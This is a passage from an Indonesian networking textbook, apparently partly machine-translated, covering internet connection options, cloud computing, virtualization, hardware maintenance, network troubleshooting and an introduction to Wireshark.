Banyak penerbit perangkat lunak besar—termasuk Microsoft, Corel, dan Sun—menawarkan kepada pengguna kemampuan untuk mengunduh apa yang seharusnya disebut perangkat lunak komersial siap pakai (COTS). Yang Anda perlukan hanyalah koneksi Internet yang bagus dan akun PayPal, kartu kredit, atau dalam beberapa kasus, buku cek untuk membayar biayanya. Ada juga berbagai macam perangkat lunak percobaan, freeware, dan shareware, serta perangkat lunak sumber terbuka, yang tersedia untuk diunduh secara online.

f. Pengawasan

Menyiapkan kamera pengintai untuk dilihat melalui Web hampir merupakan operasi plug-and-play, asalkan Anda memiliki alamat IP yang diperlukan untuk mendukung kamera atau server Web. Teknologi ini memungkinkan, misalnya, memantau rumah atau kantor Anda saat Anda bepergian atau, misalnya, memeriksa rumah musim panas Anda saat Anda berada di rumah.

Pemilik bisnis dapat memasang kamera di tempat kerjanya untuk memantau kejadian di kantor atau mengawasi saat bepergian.

8.4 MENILAI PAKET LAYANAN INTERNET

Ada dua hal yang diperlukan untuk membangun akses rumah ke Internet: setidaknya satu komputer berkemampuan Internet di jaringan Anda dan pembelian paket layanan Internet dari penyedia layanan Internet (ISP). Paket yang tersedia akan bervariasi berdasarkan geografi (daerah pinggiran kota dan pedesaan memiliki lebih sedikit pilihan dibandingkan daerah perkotaan), media komunikasi yang ingin Anda gunakan, dan pilihan yang ditawarkan oleh ISP Anda.

Beberapa fitur paket penting meliputi yang berikut:

- Kecepatan internet
- Dukungan layanan pelanggan
- Alamat email
- Harga
- Peralatan disediakan oleh ISP
- Sifat alamat IP yang diberikan adalah statis atau dinamis
- Akses Wi-Fi gratis
- Media transmisi yang digunakan

- Hosting halaman web

Cara Mendapatkan Konektivitas Internet

Untuk menghubungkan komputer Anda ke Internet, Anda harus memilih dari opsi paket layanan yang tersedia di wilayah Anda. Setelah Anda mengevaluasi rencana koneksi dan pilihan media di wilayah Anda, dan telah memilih ISP, tinjau beberapa pertimbangan berikut di bawah ini untuk panduan tentang cara mengatur akses Internet.

Menggunakan Dial-Up

Dial-up, pada umumnya, sudah ketinggalan zaman dari sudut pandang kecepatan, namun di beberapa daerah pedesaan, ini adalah satu-satunya pilihan koneksi Internet berbiaya rendah yang tersedia. Saat menghubungkan komputer Anda menggunakan dial-up melalui saluran layanan telepon lama (POTS), ada tiga skenario umum:

Menghubungkan komputer atau laptop dengan modem internal Menggunakan modem dial-up eksternal yang dihubungkan melalui port USB Menggunakan modem yang akan terhubung ke port serial 9-pin.

Menggunakan Kabel

Pilihan koneksi Internet yang populer di banyak daerah adalah kabel. Faktanya, rumah atau kantor kecil Anda mungkin sudah memiliki sambungan kabel untuk layanan televisi, sehingga penambahan modem kabel ke dalamnya cukup sederhana. Layanan Internet kabel berkecepatan tinggi jauh lebih baik daripada yang ditawarkan melalui dial-up. Selain itu, banyak paket berbasis kabel yang menggabungkan peningkatan saluran televisi untuk menonton dan layanan telepon Internet.

Menggunakan Wi-Fi

Menghubungkan secara nirkabel ke Internet cukup sederhana, namun jaringan Anda harus menyertakan gateway atau router yang dirancang untuk koneksi nirkabel. Selain itu, setiap komputer di jaringan Anda harus memiliki kemampuan Wi-Fi bawaan atau, dalam kasus komputer laptop atau notebook, slot untuk kartu Wi-Fi nirkabel.

Jika komputer atau workstation Anda tidak dikonfigurasi untuk Wi-Fi, jangan takut. Ada sejumlah produsen yang membuat perangkat untuk mendukung koneksi nirkabel—pada dasarnya, ini adalah NIC nirkabel portabel yang dapat dicolokkan ke port Ethernet atau port USB.

Menggunakan DSL

Menggunakan DSL untuk menyambung ke Internet melalui saluran telepon standar memiliki keuntungan mengakses internet dengan kecepatan lebih tinggi dibandingkan opsi dial-up (dengan asumsi Anda tinggal di wilayah di mana layanan DSL tersedia). Selain itu, koneksi dial-up bergantung pada pita audio/analog pada saluran telepon, sedangkan data pada DSL. Koneksi Internet melewati pasangan kabel pada frekuensi yang lebih tinggi - artinya pengguna masih dapat menggunakan saluran telepon mereka saat menggunakan Internet pada saat yang sama (dan, lebih jauh lagi, menjaga koneksi Internet Anda tetap aktif 24/7).

BAB 9
ARSITEKTUR VIRTUALISASI DAN KOMPUTASI CLOUD

9.1 ARTI CLOUD COMPUTING

Komputasi awan mengacu pada pengiriman sumber daya TI melalui internet sesuai permintaan. Biasanya diterapkan berdasarkan harga bayar sesuai pemakaian. Konsep komputasi awan berupaya menawarkan solusi terhadap kebutuhan pengguna akan infrastruktur TI dengan biaya rendah.

Inti dari Komputasi Awan

Untuk perusahaan IT kecil maupun besar yang masih mengandalkan metode tradisional untuk beroperasi terutama memerlukan server untuk menjalankan berbagai tugas mereka. Penyiapan ruang server memerlukan personel yang terampil, server yang berbeda, modem, switch, dan banyak sumber daya jaringan lainnya-ditambah lebih banyak lagi persyaratan non-TI lainnya yang berkontribusi pada kelengkapan kantor kerja.

Metode tradisional memerlukan banyak tenaga manusia, peralatan mahal, dan banyak kebutuhan logistik lainnya. Hal-hal ini membutuhkan uang dalam jumlah besar. Untuk menyiapkan server yang berfungsi penuh, organisasi atau individu harus bersedia mengeluarkan banyak uang. Namun, hal tersebut tidak lagi berkat konsep komputasi awan. Komputasi awan membantu individu mengurangi biaya infrastruktur dengan menghilangkan kebutuhan pembelian peralatan mahal dan menghabiskan banyak dana untuk merekrut personel untuk administrasi dan pengelolaan sumber daya TI.

Karakteristik Komputasi Awan

- Komputasi awan beroperasi dalam lingkungan komputasi terdistribusi. Hal ini membuat pembagian sumber daya terjadi dengan cepat.
- Komputasi awan meminimalkan kemungkinan kegagalan infrastruktur akibat keberadaan banyak server. Hal ini menjadikannya infrastruktur yang lebih andal untuk operasional TI.
- Komputasi awan memungkinkan penyediaan sumber daya TI dalam skala besar dan sesuai permintaan tanpa memerlukan insinyur dan banyak profesional lain yang mungkin berguna.
- Komputasi awan memungkinkan banyak pengguna untuk berbagi sumber daya dan bekerja lebih efisien dengan berbagi infrastruktur yang sama.
- Komputasi awan menghilangkan masalah lokasi fisik atau jarak karena pengguna dapat mengakses sistem dan sumber daya terlepas dari lokasi geografis mereka.
- Pemeliharaan aplikasi cloud computing lebih mudah karena tidak perlu diinstal di setiap komputer pengguna.
- Komputasi awan mengurangi biaya operasional suatu organisasi karena menghilangkan kebutuhan organisasi untuk menyiapkan infrastrukturnya sendiri—hal ini ternyata merupakan pekerjaan yang cukup mahal bagi sebagian besar organisasi. Selain itu, ini

memungkinkan organisasi untuk hanya membayar layanan atau sumber daya saat dibutuhkan.

- Komputasi awan memungkinkan mode bayar per penggunaan untuk berbagai layanan. Ini adalah cara yang nyaman untuk digunakan, terutama ketika pengguna hanya perlu menggunakan sumber daya satu kali.

Komputasi Awan Dalam Praktek

Daripada menginstal seluruh rangkaian perangkat lunak yang mahal untuk komputer setiap karyawan, Anda bisa saja memiliki satu aplikasi saja sehingga semua pengguna dapat masuk dan mengakses sumber daya yang mereka perlukan. Aplikasi ini memungkinkan pengguna mengakses layanan berbasis web yang menampung semua aplikasi yang diperlukan untuk pelaksanaan tugas mereka. Server jarak jauh akan melakukan segalanya sambil dikelola dan dikelola oleh pihak ketiga. Ini adalah komputasi awan.

Dalam komputasi awan, komputer lokal tidak terlalu peduli dengan pekerjaan berat. Server jarak jauh melakukan pekerjaan berat bahkan pada perangkat lunak tercanggih dan penyimpanan file berukuran besar. Hal ini meminimalkan kebutuhan perangkat keras dan perangkat lunak pengguna. Bahkan yang tidak begitu mahal pun dapat menjalankan perangkat lunak antarmuka komputasi awan. Selain itu, komputasi awan menghilangkan kebutuhan untuk membeli sebagian besar aplikasi perangkat lunak karena dapat diakses melalui cloud.

9.2 VIRTUALISASI

Virtualisasi adalah proses dimana versi virtual dari beberapa hal nyata dibuat. Dalam komputasi, hal ini mungkin melibatkan virtualisasi sistem operasi, sumber daya jaringan, server, perangkat penyimpanan, atau bahkan desktop.

Secara teknis, kita dapat merujuk pada virtualisasi sebagai suatu teknik yang memungkinkan berbagi satu contoh sumber daya fisik atau aplikasi di antara banyak pengguna atau kelompok. Teknik ini melibatkan penetapan nama logis ke penyimpanan fisik sumber daya atau aplikasi tertentu dan menawarkan penunjuk ke sumber daya atau aplikasi tertentu sesuai kebutuhan.

Jenis Virtualisasi

Berikut ini adalah berbagai kategori virtualisasi.

- **Virtualisasi Server**: Ketika manajer mesin virtual (VMM)—perangkat lunak mesin virtual—diinstal langsung di server, maka prosesnya disebut sebagai virtualisasi server.

  Mengapa Virtualisasi Server?

  Virtualisasi server sangat penting karena memungkinkan untuk membagi server fisik menjadi beberapa server berdasarkan permintaan, dan juga untuk penyeimbangan beban.
- **Virtualisasi Penyimpanan**: Ini adalah proses yang melibatkan pengelompokan beberapa perangkat penyimpanan fisik dalam jaringan sehingga tampak seperti satu perangkat penyimpanan. Aplikasi perangkat lunak juga digunakan untuk implementasi virtualisasi penyimpanan.

  Mengapa virtualisasi penyimpanan?

  Ini penting untuk alasan pemulihan dan pencadangan.

- **Virtualisasi Sistem Operasi**: Dalam hal ini, perangkat lunak mesin virtual (VMM) diinstal langsung pada sistem operasi mesin host. Berbeda dengan virtualisasi perangkat keras, VMM tidak diinstal pada perangkat keras.

  Mengapa virtualisasi sistem operasi?

  Virtualisasi sistem operasi berguna ketika ada kebutuhan untuk menguji aplikasi pada platform sistem operasi yang berbeda.
- **Virtualisasi Perangkat Keras**: Dalam virtualisasi perangkat keras, perangkat lunak mesin virtual diinstal langsung pada sistem perangkat keras. Hypervisor diberi tanggung jawab untuk mengendalikan dan memantau sumber daya memori, prosesor, dan perangkat keras. Kita dapat menginstal sistem operasi yang berbeda pada sistem dan menggunakannya untuk menjalankan banyak aplikasi lain—setelah virtualisasi sistem perangkat keras.

  Mengapa virtualisasi perangkat keras?

  Virtualisasi perangkat keras sangat penting untuk platform server karena pengendalian mesin virtual tidak sesulit pengendalian server fisik.

Virtualisasi dalam Cloud Computing

Virtualisasi adalah konsep yang sangat ampuh dalam komputasi awan. Biasanya, dalam komputasi awan, pengguna perlu berbagi sumber daya yang tersedia di awan. Misalnya, aplikasi dan file adalah beberapa sumber daya yang dapat dibagikan yang dapat disimpan di cloud. Dengan virtualisasi, pengguna diberikan platform yang membuat berbagi sumber daya menjadi pengalaman praktis.

Tujuan utama virtualisasi adalah untuk menawarkan aplikasi dengan versi standarnya kepada pengguna di cloud. Ketika versi aplikasi baru dirilis, pengguna mencari pengembang perangkat lunak untuk rilis baru tersebut. Hal ini mungkin terjadi, namun bisa menjadi sangat merepotkan jika semua pengguna harus mengunduh versi baru dari server pusat. Untuk mengatasi masalah tersebut, server dan perangkat lunak tervirtualisasi dapat dikelola oleh pihak ketiga dengan biaya tertentu, namun pengguna cloud dapat mengakses rilis perangkat lunak baru secara efisien.

Singkatnya, virtualisasi pada dasarnya berarti menjalankan beberapa sistem operasi pada satu mesin yang berbagi semua sumber daya perangkat keras. Teknik ini sangat membantu karena memungkinkan pengumpulan sumber daya jaringan dan membaginya dengan pengguna berbeda dengan mudah dan dengan biaya lebih murah.

Komponen Komputer Server

Berikut ini adalah komponen utama komputer server:

- Drive penyimpanan
- Papan utama
- Prosesor
- Koneksi jaringan
- Kartu video
- Penyimpanan
- Sumber Daya listrik

Perangkat Lunak Virtualisasi

Berikut ini adalah perangkat lunak virtualisasi populer yang paling umum:

- Penggabungan VM Ware
- Stasiun Kerja VM Ware
- Desktop Paralel
- Virtualisasi Oracle
- QEMU
- Microsoft Hyper-V
- Virtualisasi Redhat
- Veertu-untuk MAC
- Kamp Pelatihan Apple

Tiga Jenis Dasar Layanan Cloud

Komputasi awan menyediakan layanan cloud sesuai permintaan kepada pengguna melalui internet. Beberapa layanan cloud yang populer adalah:

1. Layanan Web Amazon
2. Microsoft Azure
3. Google Awan

9.3 AWAN PUBLIK VS. AWAN PRIBADI

Solusi hosting awan publik berbeda dari hosting awan pribadi terutama dalam cara salah satu dari kedua solusi tersebut dikelola.

Layanan Cloud Publik

Solusi hosting cloud publik berarti data pengguna disimpan dan dikelola oleh penyedia cloud. Penyedia layanan cloud yang bertanggung jawab atas pemeliharaan pusat data diisi dengan data penting kliennya. Banyak orang lebih menyukai opsi solusi hosting cloud publik karena lebih ramah kantong dalam hal manajemen. Namun, ada beberapa orang yang merasa bahwa keselamatan dan keamanan data di cloud publik memiliki risiko lebih tinggi untuk disusupi. Namun, tanggung jawab yang diberikan kepada penyedia cloud, dari sudut pandang bisnis dan hukum, mungkin hanya menjadi motivasi yang cukup untuk menjamin keamanan dan keselamatan data klien mereka dengan lebih baik.

Layanan Cloud Pribadi

Solusi hosting cloud pribadi berarti bahwa tanggung jawab pemeliharaan dan pengelolaan layanan cloud terletak pada pengaturan dan otoritas organisasi tertentu. Solusi hosting cloud pribadi juga disebut sebagai cloud perusahaan atau internal. Sebuah organisasi atau perusahaan meng-host layanan cloud-nya sendiri di belakang firewall. Meskipun keselamatan dan keamanan data mungkin diberikan pada tingkat yang lebih tinggi dibandingkan dengan solusi hosting cloud publik, persyaratan infrastrukturnya mungkin terbukti terlalu mahal. Hal ini juga memerlukan penggunaan personel yang sangat terampil untuk mengelola cloud. Hal ini berarti peningkatan biaya operasional bagi suatu perusahaan atau organisasi.

Cloud computing telah menjadi teknologi kunci dalam dunia IT modern, menawarkan berbagai model penyebaran yang berbeda. Dua model utama yang sering dibandingkan adalah cloud publik dan cloud pribadi. Berikut adalah penjelasan detail tentang masing-masing model serta perbandingannya:

Cloud Publik

Cloud publik adalah layanan komputasi awan yang disediakan oleh pihak ketiga dan tersedia untuk umum. Infrastruktur cloud publik dimiliki dan dioperasikan oleh penyedia layanan cloud, yang mengelola sumber daya dan layanan atas nama pelanggan.

Fitur Utama

- **Aksesibilitas**: Layanan tersedia secara umum melalui internet, memungkinkan akses dari mana saja.
- **Skalabilitas**: Mudah diskalakan sesuai dengan kebutuhan pengguna, baik untuk peningkatan maupun penurunan sumber daya.
- **Biaya**: Model pembayaran berbasis penggunaan (pay-as-you-go), yang mengurangi kebutuhan investasi awal.
- **Pengelolaan**: Infrastruktur dan layanan dikelola oleh penyedia cloud, mengurangi beban administratif pada pengguna.

Contoh Layanan Cloud Publik

- Amazon Web Services (AWS)
- Microsoft Azure
- Google Cloud Platform (GCP)
- IBM Cloud

Cloud Pribadi

Cloud pribadi adalah layanan komputasi awan yang digunakan secara eksklusif oleh satu organisasi. Infrastruktur cloud pribadi bisa berada di lokasi organisasi sendiri atau dikelola oleh penyedia pihak ketiga, namun tetap berada di lingkungan tertutup yang khusus untuk satu pengguna.

Fitur Utama

- **Keamanan dan Privasi**: Memberikan kontrol penuh atas data dan infrastruktur, meningkatkan keamanan dan privasi.
- **Kustomisasi**: Infrastruktur dapat disesuaikan dengan kebutuhan spesifik organisasi.
- **Kontrol Penuh**: Organisasi memiliki kontrol penuh atas operasi dan pengelolaan infrastruktur.
- **Kepatuhan**: Lebih mudah memenuhi persyaratan kepatuhan regulasi dan standar industri tertentu.

Contoh Penggunaan Cloud Pribadi

- Infrastruktur virtualisasi internal yang dikelola sendiri.
- Layanan cloud pribadi yang disediakan oleh penyedia seperti VMware vSphere, OpenStack, atau cloud pribadi Azure Stack.

Perbandingan Cloud Publik vs Cloud Pribadi

Aspek	Cloud Publik	Cloud Pribadi
Kepemilikan	Dimiliki dan dioperasikan oleh penyedia layanan	Dimiliki dan dioperasikan oleh organisasi atau penyedia khusus
Keamanan	Standar keamanan umum, namun berisiko lebih tinggi terhadap serangan eksternal	Kontrol keamanan lebih ketat dan dapat disesuaikan
Biaya	Pembayaran berbasis penggunaan, tanpa biaya infrastruktur awal	Investasi awal tinggi, tetapi biaya operasional jangka panjang bisa lebih rendah
Skalabilitas	Sangat mudah diskalakan sesuai permintaan	Skalabilitas terbatas pada kapabilitas infrastruktur yang dimiliki
Manajemen	Dikelola oleh penyedia layanan	Dikelola oleh organisasi atau penyedia khusus, lebih kompleks
Kinerja	Kinerja mungkin bervariasi tergantung pada penggunaan bersama	Kinerja lebih konsisten karena sumber daya tidak dibagi dengan organisasi lain
Kepatuhan	Mungkin sulit memenuhi beberapa persyaratan kepatuhan	Lebih mudah memenuhi persyaratan kepatuhan khusus industri
Aksesibilitas	Akses melalui internet, dari mana saja	Akses terbatas pada jaringan internal atau melalui VPN

Pemilihan antara cloud publik dan cloud pribadi tergantung pada kebutuhan spesifik organisasi:

- **Cloud Publik** cocok untuk organisasi yang membutuhkan skalabilitas tinggi, fleksibilitas, dan tidak ingin berinvestasi besar di awal. Ideal untuk aplikasi yang bersifat publik atau memerlukan sumber daya dinamis.
- **Cloud Pribadi** cocok untuk organisasi yang membutuhkan kontrol penuh atas data dan infrastruktur, memiliki persyaratan kepatuhan ketat, dan dapat mengelola infrastruktur mereka sendiri. Ideal untuk aplikasi yang bersifat sensitif atau memiliki kebutuhan kustomisasi tinggi.

Kombinasi kedua model ini dalam bentuk hybrid cloud juga menjadi pilihan populer, menggabungkan keuntungan dari kedua dunia untuk memenuhi berbagai kebutuhan bisnis

BAB 10
PEMECAHAN MASALAH JARINGAN

Manajemen jaringan yang efektif harus mengatasi semua masalah yang berkaitan dengan hal-hal berikut:

- Perangkat keras
- Administrasi dan dukungan pengguna akhir
- Perangkat lunak
- Manajemen data

10.1 MANAJEMEN DAN PEMELIHARAAN PERANGKAT KERAS

Pemeliharaan perangkat keras dapat dilakukan sesuai rutinitas dan pertimbangan berikut:

Pembersihan

Setiap dua minggu, bersihkan semua peralatan jaringan. Melakukan hal ini akan membantu menjaga peralatan Anda tetap dingin dan membuat tugas pemeliharaan lainnya lebih mudah dilakukan. Saat membersihkan, bersihkan debu dari peralatan, rak, dan area di sekitarnya. Penyedot debu kecil harus digunakan untuk menyedot debu keyboard dan ventilasi komputer serta bukaan kipas. Selain itu, Anda harus menggunakan penyedot debu untuk menyedot debu secara perlahan dari drive media yang dapat dilepas. Soket dinding yang tidak terpakai dan soket peralatan kosong di lingkungan yang rawan debu juga dapat disedot sesekali.

Untuk printer dan plotter, ikuti petunjuk manual untuk membersihkan print head pada inkjet dan menyedot debu kertas dari printer laser. Monitor dapat dibersihkan dengan larutan pembersih kaca mata dan kain pembersih kacamata. *Pembersihan Berkala:* Membersihkan debu dan kotoran dari komponen seperti kipas, heatsink, dan permukaan motherboard untuk mencegah overheating. *Perawatan Kabel:* Memastikan kabel dan konektor dalam kondisi baik dan teratur untuk menghindari kerusakan fisik atau gangguan koneksi.

Melakukan Inspeksi

Mengawasi kondisi semua perangkat keras sangatlah penting. Oleh karena itu, Anda harus memeriksa semua perangkat keras setidaknya sebulan sekali. Pemeriksaan ini harus mencakup hal-hal berikut:

- Pastikan ventilasi pendingin tidak terhalang atau terlalu berdebu.
- Dengarkan dan rasakan ventilasi untuk memastikan kipas pendingin beroperasi.
- Hirup area tersebut. Ketika pasokan listrik dan komponen lainnya hampir mati, komponen tersebut mungkin mengeluarkan bau aneh akibat pemanasan yang berlebihan. Bau terbakar berarti masalah akan segera terjadi atau sudah terjadi.
- Periksa semua kabel daya, kabel periferal, dan kabel jaringan apakah ada kekencangan pada soketnya.

- Periksa semua kabel daya, kabel periferal, dan kabel jaringan dari kerusakan atau kerusakan lainnya.
- Periksa area server untuk pengoperasian sistem pemanas, ventilasi, dan pendingin yang benar untuk memastikan sistem tersebut dapat dioperasikan- bahkan jika sistem tersebut tidak diperlukan pada saat inspeksi.
- Pemantauan Kondisi: Menggunakan alat pemantauan untuk memeriksa kesehatan perangkat keras secara terus-menerus, seperti suhu, penggunaan CPU, penggunaan memori, dan kecepatan kipas.
- Diagnostik Sistem: Menjalankan alat diagnostik secara berkala untuk mengidentifikasi potensi masalah sebelum menjadi kegagalan perangkat keras yang lebih serius.

Mengupgrade Firmware

"Firmware" mengacu pada program apa pun yang ada di dalam sebuah chip. Misalnya, BIOS komputer adalah firmware. Terkadang, pembuat merilis pembaruan firmware untuk memperbaiki kekurangan atau untuk memungkinkan peralatan bekerja dengan beberapa perangkat keras yang baru dirilis atau peningkatan sistem operasi. Anda harus memeriksa situs Web produsen atau meja bantuan untuk semua peralatan jaringan setidaknya setiap tiga bulan untuk menentukan apakah ada peningkatan firmware yang tersedia untuk peralatan Anda.

Jika demikian, pastikan untuk mematuhi instruksi pembuat pada surat tersebut untuk memuat firmware baru dan pembaruan firmware. Pemuatan firmware sering kali memerlukan booting tingkat rendah dari DOS atau disk pemeliharaan, meskipun beberapa di antaranya kompatibel dengan sistem operasi komputer.

Meningkatkan Perangkat Keras

Dua faktor yang mendorong peningkatan perangkat keras:

- Masalah kinerja akibat perubahan aplikasi atau penambahan aplikasi baru mungkin memerlukan peningkatan perangkat keras atau penambahan fitur baru yang terkait dengan kemampuan atau kapasitas perangkat keras. Misalnya, menambah memori dan memasang hard drive tambahan untuk mendapatkan lebih banyak ruang file adalah peningkatan umum yang dilakukan untuk mendukung perubahan tersebut.
- Anda dapat memilih untuk mengupgrade perangkat keras secara opsional saja— misalnya, menambahkan monitor yang lebih besar, kartu suara berkualitas lebih tinggi, kartu TV, atau perangkat serupa.

Memperbaiki Perangkat Keras

Sebagai orang yang bertanggung jawab atas jaringan, Anda harus menilai kemauan dan kemampuan Anda untuk melakukan perbaikan perangkat keras sebelum komponen perangkat keras berhenti bekerja. Untuk itu, Anda harus memeriksa seluruh inventaris perangkat keras Anda dan menentukan hal-hal berikut:

- Apakah peralatan masih dalam masa garansi? Jika demikian, manfaatkan garansi tersebut jika peralatan berhenti bekerja.
- Apakah akan lebih hemat biaya jika hanya mengganti perangkat keras jika rusak? Mengingat tingginya biaya tenaga kerja teknis, perbaikan barang berbiaya rendah,

seperti printer yang dapat diganti seharga Rp. 500.000, mungkin tidak dapat dibenarkan. Bahkan mungkin lebih baik mengganti daripada memperbaiki PC yang dibeli dengan harga kurang dari Rp. 6.000.000 jika Anda telah menggunakannya selama lebih dari 10 bulan. Jangan salah paham: Saya tidak menganjurkan siklus hidup peralatan yang pendek atau menambah tumpukan barang bekas secara tidak perlu.

Untuk barang-barang mahal, Anda mungkin ingin mengalihkan risiko perbaikan kepada orang lain dengan mengatur kontrak servis dan dukungan-dengan asumsi anggaran Anda dapat mendukung hal ini.

Pemecahan masalah jaringan

Pemecahan masalah jaringan mengacu pada semua tindakan dan teknik yang dilakukan untuk mengidentifikasi, mendiagnosis, dan menyelesaikan masalah jaringan. Prosesnya sistematis dan terutama berupaya mengembalikan fungsi normal jaringan komputer. Administrator jaringan diberi tanggung jawab untuk mengidentifikasi masalah jaringan dan memperbaikinya dengan tujuan memastikan kelancaran operasi di jaringan. Mereka juga melakukan apa pun untuk memastikan bahwa jaringan beroperasi pada tingkat optimal. Berikut ini hanyalah beberapa dari sekian banyak proses pemecahan masalah jaringan komputer:

- Konfigurasi dan konfigurasi ulang switch, router atau komponen jaringan lainnya.
- Mengidentifikasi masalah jaringan apa pun dan mencari cara untuk memperbaikinya.
- Pemasangan dan perbaikan kabel jaringan serta perangkat Wi-Fi.
- Menyingkirkan malware dari jaringan.
- Memperbarui perangkat firmware.
- Instalasi dan uninstall perangkat lunak seperlunya.

Pemecahan masalah jaringan dapat dilakukan secara manual atau sebagai tugas otomatis – terutama bila berkaitan dengan aplikasi perangkat lunak jaringan. Perangkat lunak diagnostik jaringan adalah alat yang berharga dalam mengidentifikasi masalah jaringan yang mungkin tidak mudah dideteksi dengan mata manusia. Pemecahan masalah jaringan mencakup pemecahan masalah perangkat keras dan pemecahan masalah perangkat lunak.

Pemecahan Masalah Perangkat Keras

Ini adalah bentuk pemecahan masalah yang menangani masalah pada komponen perangkat keras. Ini mungkin termasuk:

- Penghapusan RAM, hard disk atau NIC yang rusak atau rusak
- Debu pada komputer dan perangkat jaringan lainnya-akumulasi debu terkadang menyebabkan tidak berfungsinya perangkat
- Pengencangan kabel yang menghubungkan komponen jaringan yang berbeda
- Memperbarui atau memasang driver perangkat keras penting

Pemecahan masalah perangkat keras dimulai dengan penemuan masalah perangkat keras tertentu, penyebabnya, dan terakhir, mengambil tindakan perbaikan yang diperlukan.

Backup dan Redundansi

- Backup Data: Membuat dan memelihara cadangan data secara rutin untuk melindungi terhadap kehilangan data akibat kerusakan perangkat keras.

- Redundansi Komponen: Menggunakan komponen redundan seperti power supply dan RAID (Redundant Array of Independent Disks) untuk meningkatkan keandalan sistem.

Manajemen Energi

- Efisiensi Energi: Menggunakan perangkat hemat energi dan mengimplementasikan praktik terbaik untuk manajemen energi seperti power management settings.
- UPS (Uninterruptible Power Supply): Menggunakan UPS untuk melindungi perangkat keras dari gangguan listrik dan memberikan waktu untuk shutdown yang aman selama pemadaman listrik.

Pelatihan dan Kesadaran Pengguna

- Pelatihan Staf IT: Melatih staf IT dalam praktik terbaik untuk pemeliharaan perangkat keras dan penggunaan alat diagnostik.
- Kesadaran Pengguna: Mengedukasi pengguna akhir tentang cara merawat perangkat keras mereka sendiri, seperti cara membersihkan keyboard dan layar atau cara menghubungkan dan melepaskan kabel dengan benar.

Manajemen Jaringan

Jaringan besar sering kali memiliki satu atau lebih anggota staf yang didedikasikan khusus untuk melakukan tugas-tugas administratif jaringan. Untuk jaringan yang lebih kecil, manajer harus memakai berbagai jabatan dan melakukan berbagai peran untuk mendukung jaringan. Seiring berjalannya waktu, dia harus naik ke level pekerja harian—atau setidaknya pekerja magang yang berpengalaman—agar bisa sukses.

Tugas administrasi jaringan primer atau rutin termasuk dalam salah satu kategori berikut:

- Mengelola dan mendukung pengguna akhir
- Menambahkan workstation dan perangkat periferal
- Memelihara dokumentasi seluruh sistem

Memelihara Dokumentasi Seluruh Sistem

Memelihara dokumentasi seluruh sistem mungkin tampak seperti tugas yang dapat Anda lewati, namun sebenarnya tidak demikian. Tanpa dokumentasi yang lengkap, banyak waktu kerja yang terbuang ketika terjadi kesalahan, atau ketika Anda mencoba menambahkan perangkat keras ke server atau aplikasi ke host jaringan atau stasiun kerja. Sayangnya, bagi beberapa teknisi dan manajer jaringan, memeriksa dokumentasi sebelum melakukan perubahan sistem bukanlah prioritas sebagaimana mestinya. Praktik dokumentasi yang baik bukanlah sebuah kutukan karena memerlukan waktu; mereka bermanfaat bagi manajer jaringan dengan sedikit waktu yang terbuang.

Dokumentasi jaringan harus mencakup semua buklet pengoperasian dan pemeliharaan serta manual untuk semua perangkat keras.

Mengelola dan Mendukung Pengguna Akhir

Sebagai administrator jaringan, Anda mungkin bertanggung jawab untuk mengelola dan mendukung pengguna akhir. Contoh tugas yang perlu Anda lakukan mungkin mencakup hal berikut:

- Memeriksa pengguna baru untuk tujuan keamanan
- Menambah, menghapus, dan mengubah akun pengguna akhir

- Membuat dan mengelola kontrol akses grup, berbasis peran, dan individu
- Memberikan dukungan teknis
- Menambahkan workstation dan perangkat periferal

Menambahkan Workstation & Perangkat Periferal

Kemungkinan akan ada saatnya beberapa tugas administratif berbasis perangkat lunak harus diselesaikan untuk menambahkan stasiun kerja dan perangkat periferal baru ke jaringan. Contohnya adalah melakukan hardcoding alamat IP ke stasiun kerja atau printer baru atau memasang printer baru ke antrean server cetak. Selain itu, pengguna mungkin perlu diberikan hak untuk mengakses peralatan baru seperti printer, bersama dengan kata sandi akses untuk stasiun kerja baru di jaringan. Untuk informasi lebih lanjut, lihat dokumentasi yang disertakan dengan peralatan baru dan dokumentasi Anda sendiri mengenai langkah-langkah yang diperlukan dari perubahan sebelumnya.

Pemecahan Masalah Perangkat Lunak

Perangkat lunak memerlukan serangkaian tindakan untuk memindai, mengenali, mendiagnosis, dan menawarkan solusi terhadap masalah perangkat lunak di jaringan. Ini mencakup masalah dengan sistem operasi jaringan, perangkat lunak diagnostik, serta aplikasi perangkat lunak yang diinstal pada komputer jaringan individual.

Pemecahan Masalah Kabel

Pengkabelan menawarkan koneksi fisik antar komponen jaringan. Kabel rentan terhadap gangguan fisik. Akibatnya, dapat mengakibatkan terganggunya sambungan akibat tekanan dari luar. Mereka mungkin juga rusak. Ketika gangguan tersebut terjadi, banyak masalah yang mungkin timbul karena gangguan pada kabel berarti gangguan langsung terhadap transmisi data. Oleh karena itu, permasalahan kabel selalu menyebabkan terputusnya komunikasi karena pengiriman data terhambat.

Sebagai administrator jaringan, penting untuk mengidentifikasi masalah kabel dan mampu menawarkan perbaikan cepat, sehingga aktivitas jaringan tidak terganggu, setidaknya tidak untuk jangka waktu lama.

10.2 PANDUAN SINGKAT WIRESHARK

Ini adalah perangkat lunak sumber terbuka gratis yang digunakan untuk menganalisis lalu lintas jaringan secara real time. Ini adalah alat penting bagi pakar keamanan jaringan serta administrator. Ini membantu dalam pemecahan masalah jaringan untuk masalah yang mencakup masalah latensi, paket terjatuh, dan aktivitas berbahaya di jaringan. Anda memerlukan pengetahuan jaringan yang mendalam untuk menggunakan Wireshark secara efektif. Pengguna Wireshark harus berpengalaman dengan konsep TCP/IP; mampu membaca dan menafsirkan header paket; memahami proses routing, DHCP dan penerusan port, antara lain.

Wireshark adalah alat analisis jaringan yang sangat populer dan kuat yang digunakan untuk menangkap dan menganalisis paket data yang melintasi jaringan. Wireshark memungkinkan pengguna untuk melihat apa yang terjadi di jaringan mereka secara

mendetail, sehingga sangat berguna untuk diagnostik jaringan, troubleshooting, dan pengajaran. Berikut adalah penjelasan lebih detail tentang Wireshark:

Pengertian Wireshark

Wireshark adalah perangkat lunak sumber terbuka yang digunakan untuk menangkap dan menganalisis lalu lintas jaringan. Alat ini dapat menangkap paket data secara real-time dan kemudian menampilkan paket-paket ini dalam format yang dapat dibaca dan dianalisis oleh pengguna.

Fungsi dan Kegunaan Wireshark

- **Analisis Jaringan**: Memungkinkan administrator jaringan untuk memeriksa lalu lintas jaringan secara mendetail, mengidentifikasi masalah, dan menganalisis kinerja jaringan.
- **Troubleshooting**: Membantu dalam mendeteksi dan memecahkan masalah jaringan seperti latensi, kehilangan paket, dan kesalahan konfigurasi.
